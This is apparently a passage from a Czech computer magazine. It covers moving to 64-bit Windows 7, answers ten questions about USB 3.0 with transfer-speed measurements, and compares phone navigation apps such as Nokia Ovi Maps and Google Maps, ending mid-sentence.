Pokud máte kompatibilní hardware, jste v půli cesty k dokonalému přestupu. Kromě správného železa totiž budete potřebovat i funkční aplikace. Plného výkonu 64 bitů totiž využijete jen při používání 64bitových aplikací. Žádné radikální změny vás naštěstí nečekají. Většina 32bitových aplikací běží bez problémů také v 64bitovém systému. Jen u systémových nástrojů, které spravují registry, defragmentují nebo jinak „tuní“ systém, je třeba si dát pozor na to, zda běží nativně jako 64bitové aplikace. Většina aplikací je prozatím psána pro 32bitové operační systémy. Při jejich běhu pak systém automaticky emuluje prostředí pro jejich běh. To samozřejmě stojí nějaký výkon, v praxi se však jedná o jednotky procent ztraceného výkonu, takže ztráta je téměř nepozorovatelná. Navíc u běžného kancelářského softwaru není výkon nijak limitující, většinou by pro něj stačil o mnohem méně výkonný hardware.

Daleko větší rozdíl je u multimediálních aplikací, jako jsou ty pro zpracování fotografií nebo střih a úpravy videa. Výrobci si jsou vědomi potenciálu 64bitových systémů, a proto najdete celou řadu 64bitových multimediálních aplikací. Výkon těchto aplikací je pak mnohem vyšší než u jejich 32bitových originálů. Při výběru si proto všimněte toho, jestli je aplikace dostupná také v 64bitové verzi.

Vyšší výkon díky grafickému čipu

S 64bitovým systémem bude počítač rychlejší. Jenže PC v sobě skrývá daleko více síly, než kolik ji dokážete využít. CPU totiž není nejvýkonnější výpočetní jednotkou. Moderní grafická karta dokáže zvýšit výkon počítače až desetkrát.


GPU: PERFEKTNÍ PRO MULTIMÉDIA

GPU současných grafických karet obsahují stovky jader. GeForce GTX 295 disponuje 480 vertex shadery, teoretický výkon dosahuje téměř 1,8 teraflopu. Intel se dostal na stejný výkon teprve před dvěma roky, navíc k tomu potřeboval 80jádrový procesor. Aplikační využití takového výkonu je značně problematické. Jiné je to v oblasti multimédií, kde se zpracovává obrovské množství dat a třeba pro střih videa a efekty je potřeba obrovský výkon. Ten je možné využít díky technologii společnosti NVIDIA označené jako CUDA. Právě při zpracování obrázků nebo videa je mnohem lepší nechat provádět výpočty na výkonnější grafické kartě než CPU. Díky

mnoha streamprocesorům se řada operací může zpracovávat paralelně, což zkracuje výsledný čas. Třeba při konverzi videa je GPU desetkrát rychlejší než běžné dvoujádrové CPU. Problémem jsou chybějící aplikace, které by dokázaly zcela využít možnost paralelizace výpočtů. Pokud totiž není využito paralelních výpočtů, kdy se počítají desítky operací současně, výkon GPU je horší než CPU.



Rychlejší počítač: GPU zrychlí zpracování multimédií.



Správný hardware: CPU-Z ukáže informace o vašem CPU. Jedním pohledem tak zjistíte, zda je připraven na 64bitový systém.

Rovněž u programů náročných na matematické výpočty počítejte s výrazným nárůstem výkonu: šifrování, komprimace – všechny tyto činnosti běží na 64bitových aplikacích mnohem rychleji. Na Chip DVD najdete ty nejlepší z nich.

Moderní software má však ještě jednu výhodu: aplikace, jako je Adobe Photoshop CS4 nebo CyberLink Power2Go 9, dokážou naplno využít nejen výkonu CPU, ale také výkonu grafické karty a jejího GPU. Zpracování vybraných úloh pak může být až desetkrát rychlejší. Podrobnosti najdete v rámečku nahoře.

Chcete-li si ověřit, zda programy poběží v nových Windows, napoví vám Poradce pro upgrade na systém Windows 7, o kterém jsme psali na začátku, nebo se můžete podívat na stránky výrobce či do diskusních fór, případně využijte Google a zadej-

te dotaz ve tvaru »název programu x64«. Pomocí »x64« se totiž zkráceně označují právě 64bitové operační systémy. Pokud zjistíte, že program nepoběží nebo že má problémy, můžete zkusit využít funkci »Kompatibilita«, a v nejhorším případě lze aplikaci spustit v XP modu – opět je to ovšem značně nepohodlné a použitelné jen pro příležitostně používané aplikace.

Přestup: Vyhněte se problémům

Jste-li plně rozhodnutí přestoupit na Windows 7 v 64bitové verzi, nezapomeňte nejprve zazálohovat všechna důležitá data. Na Chip DVD najdete nástroj Areca Backup, na straně 56 je pak článek o správné strategii zálohování. Rozhodně zálohujte na externí disk, a pokud přecházíte ze starších Windows, jednoznačně doporučujeme plný formát disku. Instalace je rychlá a zcela automatická.

Při řešení problémů s kompatibilitou pomůže prakticky kdykoliv zmíněný XP mod. Jenže co když máte takovou verzi Windows 7, která XP mod nenabízí? Pak se budete muset spolehnout jen na úpravu kompatibility tak, jak vidíte na obrázku. Po nainstalování programu vám standardně na ploše systému přibude ikona pro jeho spuštění. Klikněte na ikonu pravým tlačítkem myši a zvolte »Vlastnosti«. Dále vyberte záložku »Kompatibilita«, zatrhněte volbu »Tento program spustit v režimu kompatibility pro« a vyberte ten operační systém, ve kterém vám aplikace dříve fungovala. Není to sice tak dokonalá emulace jako v případě XP modu, řadě aplikací by však mohl režim kompatibility stačit.

Poté, co jste nainstalovali systém s ovladači a všechny aplikace, je čas se podívat, jak přechod dopadl a které aplikace běží v 32bitovém modu a které plně využívají možnosti 64bitového systému. V jakém režimu aplikace běží, to poznáte jednoduše ve Správci úloh. Pro jeho spuštění stisknete na klávesnici [Ctrl]+[Shift]+[Esc] a přepnete se do záložky Procesy. Zde uvidíte běžící procesy. Pokud u názvu procesu není žádná informace, znamená to, že běží v 64bitovém režimu. Pokud je však u názvu procesu koncovka »*32«, znamená to, že aplikace běží v režimu pro 32 bitů.

Pro orientaci, zda je aplikace 64bitová, nebo 32bitová, může posloužit také to, ve kterém adresáři je nainstalována. V 64bitových Windows totiž máte dva adresáře: »Program Files« a »Program Files (x86)«. Zatímco do prvního se instalují plně 64bitové aplikace, do toho druhého se instalují staré aplikace, které musí běžet v 32bitovém režimu. Systém si při instalaci sám rozhoduje, kam aplikace nainstaluje.

Pokud jste sáhli po 64bitovém operačním systému, udělali jste dobře. Budete mít systém, který naplno využívá možnosti vašeho hardwaru a bude moderní i za několik let. Rok 2010 tak pro vás bude znamenat přechod na modernější platformu.

AUTOR@CHIP.CZ

NAJDETE NA DVD

7Tweak (64 b): Optimalizace Windows 7

Přizpůsobení systému

7-ZIP (64 b): Archivace a komprese

64bitová verze komprimuje soubory mnohem rychleji.

Areca Backup (64 b kompatibilní): Záloha souborů

Nástroj zálohuje soubory z pevného disku.

Comodo Internet Security (64 b): Ochrana

Balík obsahující firewall a antivirus

iFolder (64 b): Přístup k souborům

Klient pro jednoduchý přístup k síťovým diskům

MediaCoder (64 b): Konverze multimédií

Program konvertuje všechny formáty videa.

VirtualDub (64 b): Střih videa

Bezplatný výkonný nástroj pro střih filmů a videa

PDF-XChange Viewer (64 b): Rychlý prohlížeč PDF

64bitový prohlížeč PDF souborů si lehce poradí i s velkými soubory.

Media Player Classic Homecinema (64 b): Univerzální přehrávač

Přehrávač multimédií napsaný pro 64bitové systémy

Poradce pro upgrade na systém Windows 7 (32 b): Pomáhá s přestupem

Nástroj zkontroluje, zda je váš počítač připraven na přechod na Win 7.

Programy k tomuto článku najdete na DVD pod indexem **64 bitů**

10 otázek o USB 3.0


Konečně jsme se dočkali – na trhu se objevily první základní desky a zařízení pracující se standardem USB 3.0. Přinášíme vám první dojmy a zkušenosti s tímto rychlým rozhraním a také výsledky prvních měření. Odpovíme vám na **deset nejdůležitějších dotazů** týkajících se USB 3.0.

THOMAS LITTSCHWAGER

1

Co je USB 3.0?

USB 3.0 je následovníkem standardu USB 2.0, který již skoro deset let slouží jako univerzální konektor pro připojování periférií ke stolním počítačům a notebookům. První verze USB byla uvedena v roce 1996 a jejím hlavním cílem bylo zajištění univerzálního způsobu připojení různých periférií k PC. Do té doby se externí zařízení připojovala nejčastěji pomocí sériového nebo paralelního portu. Hlavní rozmach standardu USB přišel po zrychlení na USB 2.0, které přineslo vyšší rychlost. Díky propustnosti až 480 Mb/s bylo možné prostřednictvím USB 2.0 připojovat externí pevné disky, a protože se jednalo o napájené připojení, bylo možné používat méně energeticky náročná zařízení, jako USB kamery, USB flash disky nebo externí 2,5" pevné disky, aniž by k nim musel vést více než jeden USB kabel. Jedinou nevýhodou tohoto rozhraní se po čase stala omezená propustnost. 480 Mb/s (v praxi ale většinou pouze okolo 300 Mb/s) je už dnes málo. Z tohoto důvodu zahájil Intel v roce 2007 práci na novém standardu USB 3.0, který byl hotov v listopadu 2008. USB 3.0 slibuje v porovnání s předchozí verzí desetkrát vyšší propustnost přenosu dat, přesněji řečeno 5 Gb/s. Podobná technologie jako USB 3.0 se plánuje i pro sériový přenos dat po dalších rychlých rozhraních, jako jsou PCI Express a SATA.



**Základní deska
P7P55D-E Pro**

Výrobce: Asus
Cena vč. DPH: cca 4 500 Kč
Info: www.asus.cz

2

Bude se USB 3.0 používat dlouho, nebo už se pracuje na nástupci?

USB 3.0 se stane novým standardním rozhraním, stejně jako tomu bylo v případě USB 2.0, a jeho životnost se plánuje na hezkých pár let. Na druhou stranu to ale USB 3.0 nebude mít tak lehké jako starší USB 2.0. Výrobci se snaží používat co nejuniverzálnější rozhraní a navíc to zkoušejí bez drátů. Klasické kabelové USB tak má konkurenci v bezdrátovém USB rozhraní, ale v kategorii spotřební elektroniky ji bude mít například i ve velmi rychlém standardu Wireless HD (až 4 Gb/s). Konkurenci USB navíc plánuje i samotný Intel, bez kterého by univerzální standard USB nikdy nevznikl. Intel má již v letošním roce představit nové optické rozhraní, které zatím nese kódové označení „Light Peak“ a které bude mít zpočátku propustnost 10 Gb/s, přičemž během deseti let se plánuje zvýšení na 100 Gb/s.

3

Mohu upgradovat starší PC na USB 3.0?

Pokud nechcete kupovat novou základní desku s USB 3.0 řadičem (a tím pádem kupovat i nový procesor), můžete upgradovat starší PC pomocí přídavné karty s řadičem. V současnosti jsou v prodeji pouze řadiče do slotu PCI Express 2.0, a to za cenu cca od 900 Kč. V nejbližší době se začnou prodávat i řadiče pro notebooky ve formě Express Card. Pokud nemáte na základní desce slot PCI Express 2.0 (v podstatě žádná deska vyrobená před rokem 2005 jej nemá), budete muset bohužel koupit novou desku. Přídavný řadič ale můžete použít i na základní desku se sloty PCI Express 1.0. Vlastní-li desku, která slot PCI Express 2.0 neobsahuje, máme pro vás jeden trik. Řadič můžete zasunout do slotu PCIe 4x, 8x, nebo dokonce do slotu PCIe 16x, který slouží pro připojení grafické karty, a dosáhnete vyšší rychlosti.

4

Vyplatí se pospíchat?

I když byla technologie USB 3.0 uvedena na trh před pouhými několika týdny, ceny zařízení jsou kupodivu nízké. Desky ani řadiče USB 3.0 však zatím nedosahují plné rychlosti, která se píše ve specifikacích USB 3.0 (SuperSpeed). Pokud však potřebujete vysokou přenosovou rychlost a přitom nechcete čekat nebo se obtěžovat s rychlým, ale ne tak praktickým rozhraním eSATA, můžete si s klidným svědomím pořídit disk s USB 3.0 již nyní. Jestliže však nespícháte, počkejte si, až se podpora USB 3.0 objeví v čipových sadách Intel, nVidia a AMD. Již v polovině letošního roku by měly být rychlejšími rozhraním vybaveny téměř všechny základní desky i většina notebooků. Masové rozšíření přinese na trh více externích pevných disků i flashových USB pamětí s USB 3.0, takže ještě dojde k drobnému poklesu ceny, a navíc budou umět druhé generace řadičů USB 3.0 dosahovat plně slibované rychlosti tohoto rozhraní.

Maximální přenosová rychlost

USB 2.0  60 MB/s

USB 3.0  640 MB/s

Je možné k USB 3.0 připojit starší flash disk?

Nové rozhraní SuperSpeed je zpětně kompatibilní s předchozími verzemi USB 1.0, 1.1 a 2.0. K portu rozhraní SuperSpeed (s propustností 5 Gb/s) tedy můžete připojit jak nejstarší USB 1.0 LowSpeed (1,5 Mb/s), USB 1.1 Full-Speed (12 Mb/s), ale i USB 2.0 HighSpeed (480 Mb/s). Na počítačích a notebookech je totiž konektor rozhraní USB typu A stále stejný. Pokud však k rozhraní USB 3.0 připojíte starší zařízení USB 2.0, nebudete moci využít výhody desetkrát rychlejší komunikace. Při našich měřeních jsme však zjistili, že i starší USB 2.0 zařízení jsou po připojení k rozhraní USB 3.0 o trochu (cca o 10 procent) rychlejší.

Kabel pro USB 3.0

Výrobce: Digitus

Cena vč. DPH: cca 130 Kč (2 metry)

Info: www.krup.cz



6

Jaký hardware je zatím dostupný a kolik stojí?

Základní desky a řadiče standardu USB 3.0 jsou již v prodeji. V minulém čísle jsme přinesli test základních desek s čipovou sadou Intel P55, která sice sama o sobě USB 3.0 nepodporuje, ale některé základní desky, které s ní pracují, jsou navíc osazeny samostatným řadičem NEC μ PD720200, takže USB 3.0 obsahují. Jejich cena je zpravidla jen o trochu vyšší než cena modelů bez USB 3.0. Zatím máte tedy na výběr, zda si pořídíte novou základní desku s tímto řadičem, nebo samostatný řadič v podobě přídatné karty. V době uzávěrky byly v prodeji například desky Asus P7P55D-E Pro

(cca 4 500 Kč; viz obrázky nalevo) nebo Gigabyte P55A-UD3 a 790XTA-UD4 (pro procesory AMD s patičí AM3; cca 3 000 Kč). Rozhodnete-li se ale koupit novou desku, budete si k ní muset pořídit i nový procesor a pravděpodobně i paměťové moduly, což upgrade na rychlejší rozhraní dále prodrazdí. Druhým řešením jsou tedy přídatné řadiče v podobě karet do slotu PCI Express. V době uzávěrky jich na trhu mnoho nebylo – většinou je prodejci již inzerovali, ale zboží ještě neměli na skladě. Z opravdu dostupných produktů můžeme vyjmenovat například RaidSonic Icy Box IB-AC604 cca

za 1 100 Kč nebo i-TEC PCIe cca za 950 Kč. Problém je, že pokud nemáte USB 3.0 řadič k čemu připojit, je vám málo platný. V době uzávěrky jsme se kromě testovacího vzorku zapůjčeného Ausem nesetkali s komerčně běžně dostupným USB 3.0 diskem. Opět bylo v nabídce několik disků, které nebyly skladem (např. WD MyBook 3.0, Seagate BlackArmor PS110, Buffalo DriveStation HD-HXU3). Oznámeny byly rovněž externí boxy pro pevné disky (např. Icy Box), ani ty však nebyly dostupné. Než bude na trhu dostatek těchto zařízení, nemá cenu spěchat s nákupem řadiče ani nové základní desky.

Buffalo HD-HXU3

Výrobce: Buffalo

Cena vč. DPH: cca 5 000 Kč

Info: www.buffalo-technology.com

V čem vlastně spočívá rozdíl mezi USB 2.0 a USB 3.0?

Vyšší přenosová rychlost USB 3.0 „SuperSpeed“ 5 Gb/s je nastavena v komunikačním protokolu, který tento standard využívá k přenosu dat. K dosažení vyšší přenosové rychlosti bylo třeba zvýšit počet pinů. Zatímco USB 2.0 používá pouze čtyři piny, v případě USB 3.0 je to o pět konektorů více. Samozřejmě je k tomu třeba i jiný kabel. Datový kabel standardu USB 3.0 je oproti staršímu standardu vybaven dalšími dvěma páry vodičů s uzemněním. Nově přidané datové páry obsahují samostatný vodič pro příjem a pro odesílání dat (každý pár navíc s jedním uzemňovacím vodičem). Kromě nové pětice vodičů je součástí kabelu USB 3.0 i žila vedení dat pro starší zařízení USB 2.0. USB konektor typu B tedy musel projít úpravou, kterou vidíte na výše uvedeném obrázku, tvar přípojky a konektoru typu A zůstaly nezměněny, jelikož nově přidané vodiče jsou umístěny v zadní části konektoru.

Výsledek testu: USB 3.0 je naprosto dokonalé

Výsledky našich testů vycházejí z řadiče NEC μ PD720200, který byl v době uzávěrky jako jediný dostupný a který byl v podobě externího řadiče umístěn na základní desce Asus P7P55D-E Pro (s kartou Asus U3S6), a z externího disku Buffalo HD-HXU3. USB 3.0 jsme dále testovali prostřednictvím základních desek Gigabyte GA-P55A-UD6 a Asus P7P55D-E Premium s integrovaným řadičem (opět čip NEC μ PD720200) v kombinaci s externím diskem Asus GenII. Výsledky měření byly vynikající: pevný disk v externím boxu připojeném prostřednictvím rozhraní USB 3.0 byl stejně rychlý, jako kdybychom jej z boxu vyjmuli a připojili přímo k SATA rozhraní základní desky. Rychlost při připojení přes USB 3.0 byla čtyřikrát vyšší než v porovnání s USB 2.0. Když jsme do externího boxu vložili SSD disk, byli jsme svědky ještě vyšších přenosových rychlostí, které dosahovaly 200 MB/s. V tomto případě jsme však už narazili na omezení řadiče NEC. Testovaný SSD disk Intel X25 M vykazuje při připojení přímo k SATA rozhraní základní desky přenosové rychlosti 260 MB/s, ale při připojení pomocí USB 3.0 jsme naměřili pouze 200 MB/s. Teoreticky by však USB 3.0 mělo umožňovat přenosové rychlosti až do hranice okolo 640 MB/s. Příjemné překvapení nás čekalo i v případě, že jsme přes USB 3.0 připojili starší externí disk standardu USB 2.0 – zjistili jsme, že pracuje s kratší přístupovou dobou a o cca 10 procent vyšší přenosovou rychlostí.

Naměřená přenosová rychlost

USB 2.0  35 MB/s

USB 3.0  200 MB/s

Existuje jiná rychlá možnost?

Pokud vám připadá, že s přechodem na rozhraní USB 3.0 můžete ještě počkat, přesto ale už dnes potřebujete přenášet data z externího disku rychleji než prostřednictvím USB 2.0, je tu box s externím SATA (eSATA) konektorem. Tímto rozhraním je dnes vybavena většina nových stolních počítačů a běžně jej najdete i u lepších notebooků. Prostřednictvím rozhraní eSATA můžete přenášet data rychlostí až 300 MB/s, ale musíte se smířit s tím, že eSATA nepodporuje funkci plug & play, takže po připojení takového disku musíte počítač restartovat. Drobnou nevýhodou je i fakt, že k provozu pomocí eSATA musí být disk samostatně napájený, protože toto rozhraní na rozdíl od USB nenapájí připojené zařízení. Kabely, kterými externí eSATA zařízení připojujeme, jsou navíc kratší. Další alternativou je rozhraní FireWire 800, to však s přenosovou rychlostí maximálně 120 MB/s nedosahuje kvalit specifikací eSATA či USB 3.0. Na trhu je jen málo externích disků disponujících tímto rozhraním a navíc bývají hodně předražené.

Sharkoon SATA QuickPort

Výrobce: Sharkoon
Cena vč. DPH: cca 950 Kč
Info: www.sharkoon.com

Supertalent RAIDrive USB 3.0

Výrobce: Super Talent
Cena vč. DPH: cca 250 eur
Info: www.supertalent.com

Kdo potřebuje USB 3.0?

Všichni, ale možná ne okamžitě. Pokud máte k USB portu počítače připojeny pomalé periferie, jako jsou klávesnice, myši, tiskárny, skenery nebo webové kamery, nemusíte s přechodem na USB 3.0 pospíchat. SuperSpeed vám činnost těchto zařízení nijak neurychlí. Co nejrychlejší přechod na USB 3.0 však doporučujeme uživatelům, kteří často kopírují větší množství dat na externí pevné nebo flashové disky. USB 3.0 s naměřenou rychlostí přenosu okolo 200 MB/s se v současné době vyrovná pouze méně praktické rozhraní eSATA.

PLACENÁ INZERCE



Mobilní telefony toho umí stále víc: telefonují, fotografují, navigují. Se správným telefonem v kapse se už nikdy neztratíte.

VRATISLAV KLEGA

Výrobci fotoaparátů nakonec zůstali klidní: mobilní telefony sice fotí velmi dobře, neznamená to však, že kompaktní fotoaparáty zmizely z trhu. Mobily možná část zákazníků přetáhly na svou stranu, kvalitou snímků však přece jen nemohou kompaktním konkurovat, už jen z toho důvodu, že jim chybí zoom a blesk najdete jen u některých z nich. V případě navigačních zařízení je však situace zcela opačná: navigace v mobilech toho dokážou nesrovnatelně více, než mohou nabídnout jednoúčelová navigační zařízení. Poskytnou mnohem lepší vyhledávání, zastoupí průvodce po městě, jejich mapy jsou vždy aktuální a pěší navigace funguje tak, jak má. Navíc jsou nyní tyto navigace k dispozici zadarmo. Ani držáky do automobilů již nejsou problémem: prodávají je buď přímo výrobci, nebo třetí strany. Trumfem jednoúčelových zařízení tak zůstává jen o trochu větší displej. A to je hodně málo!

Nokia: Navigace zdarma pro vyvolené

Nokia Mapy nejsou žádnou novinkou. V mobilních telefonech finského výrobce najdete mapy již několik let. Dlouhou dobu umí aplikace také navigovat. Problém byl ale v licencích: Nokia si nechávala za hlasovou navigaci řádně zaplatit. Navíc nákup navigace byl časově omezený: navigace na měsíc stála 340 Kč, na rok dokonce 1 450 Kč. To se řadě uživatelů nezamlouvalo. Proto oznámení, že mapy i navigace budou zdarma, přineslo nadšení u uživatelů a vrásky na čele u manažerů výrobců navigačních zařízení. Mapy s navigací však nejsou automaticky dostupné pro všechny telefony. Prozatím se jedná o modely E52, E55, E72, N97, N97 mini, X6, 6730 Classic, 6710 Navigator, 5800 a 5230. Podle Nokie se však bude seznam telefonů, na kterých je možné navigaci zdarma spustit, dále rozšiřovat. Stačí zajít na web www.nokia.cz/maps a odsud si stáhnout novou instalaci Ovi Maps.


Ovi Maps: Zcela nové mapy

Kdo znal staré mapy, které se v Nokiích objevovaly ještě před několika měsíci, ten bude z nové verze překvapen. Nové Ovi Maps nabízejí mnohem více funkcí v komfortnějším balení.

Již úvodní obrazovka překvapí: kromě obvyklých ikon, jako je zobrazení vlastní polohy a nalezení místa, zde na-

ZÁVĚR

Chcete koupit navigaci? Nebude lepší koupit mobil, který je již navigací vybaven? Nové Nokie zvládnou to samé co jednoúčelové navigace. Ve většině ohledů jsou i lepší. Podmínkou je však připojení k internetu (podrobnosti na straně 74). Koupit jednoúčelovou navigaci má smysl pouze tehdy, pokud vyžadujete velký displej nebo pokud často jezdíte do zahraničí (datový roaming navigaci prodraží).



Navigace Google: Takto bude brzy vypadat navigace aplikace Google maps. Zatím funguje jen v USA, u nás je nutné použít nelegální hack.

jdete položku Počasí. Jak název napovídá, po kliknutí na ikonu se zobrazí aktuální stav počasí v místě, kde se nacházíte, a předpověď pro toto území na několik dní dopředu.

Velmi praktická je také ikona Události. Po kliknutí na ni se vám zobrazí seznam akcí, které probíhají ve vašem okolí. Akce jsou navíc rozděleny do několika kategorií, jako je kino, divadlo, muzea, noční život, rodina, výlety a ostatní. Jedním kliknutím tak zjistíte, jaké se ve vašem okolí odehrávají koncerty, jaká jsou v okolí muzea, kam se vydat s rodinou na výlet. Ke každé akci je navíc připojena podrobnější informace a kontakt. Pokud si v kině najdete film, který byste chtěli vidět, můžete hned přejít na stránky kina a rezervovat si lístek. A jelikož se jedná o mapy, tak vás mobil do kina také dovede. Je až neuvěřitelné, jak dobře tato služba funguje, obzvláště když uvážíte, že je v mobilu vlastně zadarmo.

Velmi podobné funkce získáte také po kliknutí na ikonu Lonely Planet. To je kapesní podoba stejně pojmenované služby, kterou najdete na stránce www.lonelyplanet.com. Jedná se vlastně o průvodce po městě, který je integrován na Ovi Maps. Průvodce je sice v angličtině, ta je však velmi jednoduchá. Průvodce vám prozradí, kde se ve městě dobře najíte, které památky byste neměli minout, kde se dá dobře nakoupit, kde přespat a co dělat v noci. To, co dříve nabízely papírové průvodce, dnes máte v mobilu. Navíc je vše interaktivní. Chcete si rezer-

Bezpečný držák telefonu


Navigace pro automobily se dodává s držákem, který připevníte na čelní sklo automobilu a do kterého navijete. Její používání je pak velmi komfortní. U mobilních telefonů nic takového není: najdete jen výjimečné kousky, které se dodávají s držákem do automobilu. Je proto třeba se podívat po alternativním řešení, jak přichytit mobil v automobilu tak, aby posloužil jako navigace.

Přesně takové držáky vyrábí švédská společnost Brodit (www.brodit.cz). Oproti univerzálním držákům jde však ještě dál. Její držák se totiž skládá ze dvou částí: prvním je klip, který se vyrábí přesně na míru automobilu. Klip bez vrtnutí připevníte na palubní desku. Výrobce využívá technologických mezer v palubní desce tak, aby se klip přichytil pevně a zároveň bezpečně. V nabídce jsou klipy pro všechny automobily: pro Škodu Favorit i Mercedes Benz třídy S. Ke klipu pak připevníte držák, který je zase vyro-

ben přesně na míru mobilnímu telefonu. V nabídce jsou snad všechny mobilní telefony: od Nokie 5110 až po HTC Hero. Držák přišroubujete do klipu, a tím práce končí. Do držáku pak vložíte svůj mobilní telefon a ten poté poslouží jako komfortní navigace. Cena sady držáku a klipu se pohybuje kolem 1 000 Kč.



Nokia hnula žlučí mnoha výrobcům navigačních zařízení.



Ovi Maps: Navigace od Nokie nabízí skvělé služby a bezchybnou hlasovou navigaci.

vovat vybraný hotel? Jednoduše klikněte na symbol sluchátka a telefon vás sám spojí s recepcí hotelu. Chcete se dostat do historického centra? Jedním kliknutím aktivujete pěší navigaci a telefon vás na dané místo zavede.

Funke má největší význam především v zahraničí, všechny zmíněné informace však najdete i u českých měst. V databázi Lonely Planet jsou Karlovy Vary, Plzeň, Šumava, Praha, Český Krumlov, České Budějovice, Litoměřice, České Švýcarsko, Kutná Hora, Telč, Brno a Olomouc.

Prakticky úplně stejně funguje i ikona Michelin. Ne, nejedná se o seznam pneuservisů, ale o elektronického průvodce po městech. U nás není příliš známý, možná si vzpomenete na tzv. Michelinskou hvězdičku, což je ocenění udělované restaura-

cím právě od tohoto průvodce. V kapse tak budete mít vůbec nejlepší průvodce, jaké můžete mít.

Všechny zmíněné služby fungují v Ovi Maps naprosto fantasticky. Je však třeba počítat s tím, že pro jejich využívání je potřeba mít připojení k internetu. Služby totiž pracují on-line a neustále stahují stovky kilobajtů dat. To bohužel platí nejen pro nadstandardní služby, ale také pro prosté vyhledávání na mapách. Samotná instalace má totiž jen pár megabajtů, offline tedy obsahuje jen velmi řídkou silniční síť a i pouhé vyhledání ulice bez připojení k internetu skončí většinou nenalezením místa.

Jakmile najdete místo, kam se chcete dostat, stačí zvolit, zda chcete jít pěšky, nebo jet automobilem. Zatímco většina podobných aplikací při režimu „Pěšky“ nepostupuje příliš logicky, u Nokie jsme byli spokojeni. Jednoduše máte mobil v kapse a jdete. Máte-li provést změnu směru, telefon v kapse zavibruje a vy se podíváte, kam máte dále jít. Žádné hlásky typu „Otočte do protisměru“ zde nenajdete.

Rovněž automobilová navigace funguje zcela na výbornou. Pro češtinu je sice k dispozici pouze jeden ženský hlas, ale samotnému procesu navigování není vůbec co vytknout. I když budete mít telefon

	1. MÍSTO	2. MÍSTO	3. MÍSTO	4. MÍSTO
	Nokia Ovi Maps	Garmin-Asus Nüvifone	Google maps	Běžná automobilová navigace
Orientační cena	zdarma (6000 až 13 000 Kč mobil)	cca 10 000 Kč	zdarma	3 000-10 000 Kč
Celkové hodnocení	89 velmi dobrý	82 velmi dobrý	76 velmi dobrý	70 velmi dobrý
Mapy (25 %)	90	83	94	84
Navigace (25 %)	95	80	25	80
Vyhledávání (25 %)	83	85	100	60
Ergonomie (15 %)	83	81	78	95
Funkce telefonu (10 %)	95	80	95	0
Mapy				
Nainstalované	částečně	•	-	•
Aktualizace	průběžně	za poplatek	neustále	za poplatek
Satelitní pohled	•	-	•	-
Topografický pohled	•	-	•	výjimečně
Navigace				
Hlasová navigace	•	•	-	•
Obrazová navigace	•	•	částečně	•
Pěší navigace	dobře provedená	velmi omezeně	použitelná	velmi omezeně
Dopravní informace	• (u nás nefunkční)	-	• (u nás nefunkční)	• (RDS-TMC, kolísavá kvalita)
Vyhledávání				
Body zájmu	•	•	•	•
On-line vyhledávání	•	•	•	-
Velikost databáze	dobrá	velmi dobrá	výborná	dostatečná
Průvodce městem	•	-	produkty třetích stran	-
Ergonomie				
Typická velikost displeje	2,4-3,5"	2,8-3,6"	2,8-3,2"	3,5-7"
Výbava do automobilu	jako příslušenství	součást balení	jako příslušenství	součást balení
Připojení k internetu	doporučené	vhodné	nutné	není třeba

■ Špičková třída (100-90) ■ Vyšší třída (89-75) ● ano ■ nejlepší údaj
■ Střední třída (74-45) ■ Nelze doporučit (44-0) ■ ne ■ nejhorší údaj
 Všechna hodnocení v bodech (max. 100)

pohozený někde v autě a neuvídíte na displej, pomocí hlasových příkazů se dostanete do cíle. Pokud použijete držák (viz infobox), Nokia vám zcela nahradí automobilovou navigaci.

Google maps: Zaostalá Evropa

V USA se mají – mapy od Googlu nabízí komfortní navigaci. Zobrazují náhled ze Street View a do toho zobrazují šipky, kdy máte jet, to vše doplněné o hlasové příkazy. Tak by měla vypadat ideální navigace. U nás zatím taková navigace není k dispozici – alespoň oficiálně. Existuje možnost, jak hacknout telefon s Androidem a získat tuto navigaci i u nás. Moc však tento postup nedoporučujeme: kvalita mapových podkladů není příliš dokonalá, navíc hlasová navigace není k dispozici.

Zatím se tedy můžete spolehnout jen na standardní mapy, které se pro navigaci příliš nehodí. Rozhodně to však neznamená, že by

